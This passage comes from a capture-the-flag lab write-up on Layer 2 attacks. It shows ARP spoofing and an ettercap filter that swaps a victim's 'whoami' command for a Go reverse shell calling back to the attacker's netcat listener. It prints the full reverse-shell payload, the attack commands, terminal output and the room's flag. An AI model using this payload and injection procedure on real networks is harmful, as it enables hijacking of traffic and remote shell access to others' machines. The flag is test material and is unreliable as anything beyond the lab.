


Fig 3.9 The needed root.txt file




Fig 4.0 Answers after terminating ettercap

Man-in-the-Middle: Manipulation


In the final stage of the exercise, I transitioned from passive traffic monitoring to **active packet manipulation**, effectively upgrading the ARP spoofing attack into a full-fledged Man-in-the-Middle (MITM) scenario where I could not only intercept but also alter Alice's network packets as they passed through my machine. The objective was to manipulate the whoami command that Alice would send to Bob and replace it with a malicious reverse shell payload, allowing me to gain unauthorized shell access to Bob's system.

To achieve this, I first created a new etterfilter script named whoami.ecf using the command `touch whoami.ecf`. Then, I opened it with `nano whoami.ecf` and inserted the filter code. The code was designed to look for TCP packets with source port 4444 and containing the string "whoami", log the data, and replace "whoami" with a reverse shell payload written in Go. The replacement payload was: `echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","192.168.12.66:6666");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}' > /tmp/t.go && go run /tmp/t.go &`. The filter would also log a message indicating that the substitution was successful.

After saving the script, I compiled it using the command `sudo etterfilter whoami.ecf -o whoami.ef`, which converted it into an executable filter file that ettercap could use. Next, I needed to make sure my system was ready to accept the incoming connection from Bob's machine. To do that, I modified the firewall rules to allow traffic from Bob (192.168.12.20) to my machine (192.168.12.66) on TCP port 6666 using `sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp`.

With the firewall rule in place, I opened a Netcat listener to wait for the reverse shell connection: `nc -nvlp 6666 &`. Then, I launched the ettercap attack with the newly created filter file using `sudo ettercap -T -i eth1 -M arp -F whoami.ef`. Shortly afterward, I observed in the terminal that ettercap had matched the "whoami" command and successfully replaced it, as indicated by the message: `##### ETTERFILTER: substituted 'whoami' with reverse shell. #####`. Moments later, the Netcat listener caught a connection from Bob's system, confirming that the reverse shell had executed successfully.

To interact with the shell, I foregrounded the Netcat process using `fg` and executed `ls` followed by `cat root.txt` on Bob's system. This revealed the final root flag: `THM{wh4t_an_ev1l_M!tM_u_R}`. Through this task, I successfully combined multiple Layer 2 attack techniques—ARP spoofing, traffic redirection, and live packet alteration—demonstrating the risks posed when protective measures like ARP validation or encryption are not in place on a network.



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
admin@eve: -
File Actions Edit View Help

admin@eve:~$ touch whoami.ecf
admin@eve:~$ ls
whoami.ecf
admin@eve:~$ nano whoami.ecf
admin@eve:~$ sudo etterfilter whoami.ecf -o whoami.ef
[sudo] password for admin:
etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team


14 protocol tables loaded:
  DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth
13 constants loaded:
  VRBP OSPF GRE UDP TCP ESP ICMP6 ICMP PPPTP PPPOE IP6 IP ARP
Parsing source file 'whoami.ecf' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'whoami.ef' done.
→ Script encoded into 9 instructions.

admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp
Rule added
admin@eve:~$ nc -nvlp 6666 0
[!] 19744
admin@eve:~$ listening on 0.0.0.0 6666

admin@eve:~$ sudo ettercap -T -i eth1 -M arp -F whoami.ef
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
Content filters loaded from whoami.ef ...
Listening on:
  eth1 → EE:11:BB:AA:BB:BB
          192.168.12.66/255.255.255.0
          fe80::d8f1:2dff:fe2a:6e47/64
SSL dissection needs a valid 'redir_command' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

Fig 4.1 Creating a new filter and writing etter script



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
admin@eve: -
File Actions Edit View Help

admin@eve:~$ sudo etterfilter whoami.ecf -o whoami.ef
[sudo] password for admin:
etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team

14 protocol tables loaded:
  DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth
13 constants loaded:
  VRBP OSPF GRE UDP TCP ESP ICMP6 ICMP PPPTP PPPOE IP6 IP ARP
Parsing source file 'whoami.ecf' done.
Unfolding the meta-tree done.
Converting labels to real offsets done.
Writing output to 'whoami.ef' done.
→ Script encoded into 9 instructions.

admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp
Rule added
admin@eve:~$ nc -nvlp 6666 0
[!] 19744
admin@eve:~$ listening on 0.0.0.0 6666

admin@eve:~$ sudo ettercap -T -i eth1 -M arp -F whoami.ef
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
Content filters loaded from whoami.ef ...
Listening on:
  eth1 → EE:11:BB:AA:BB:BB
          192.168.12.66/255.255.255.0
          fe80::d8f1:2dff:fe2a:6e47/64
SSL dissection needs a valid 'redir_command' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

Fig 4.2 compiling the .ecf into an .ef file




Fig 4.3 adding firewall rule and starting netcard listener




Fig 4.4 content of the root flag captured




Fig 4.5 content of root flag




Fig 4.6 completion

Conclusion

Completing this lab provided a sobering and hands-on understanding of the real-world impact of L2 attacks. From the subtle power of ARP cache poisoning to the bold manipulation of network

packets in-flight, I witnessed how a seemingly invisible attacker could infiltrate, observe, and control sensitive communications. Techniques such as MAC flooding, passive sniffing, and ettercap-based filtering exposed the fragility of networks not hardened against internal threats. By the final task—executing a malicious filter that hijacked a harmless whoami command into a reverse shell—I had effectively proven how L2 vulnerabilities can escalate into full system compromise. These exercises reinforced the necessity for strong network segmentation, dynamic ARP inspection, port security, and vigilant monitoring. In the hands of a defender, this knowledge empowers proactive threat detection; in the hands of a red teamer, it provides a blueprint for ethical exploitation. Either way, mastering Layer 2 security is essential for safeguarding the integrity and confidentiality of modern enterprise networks.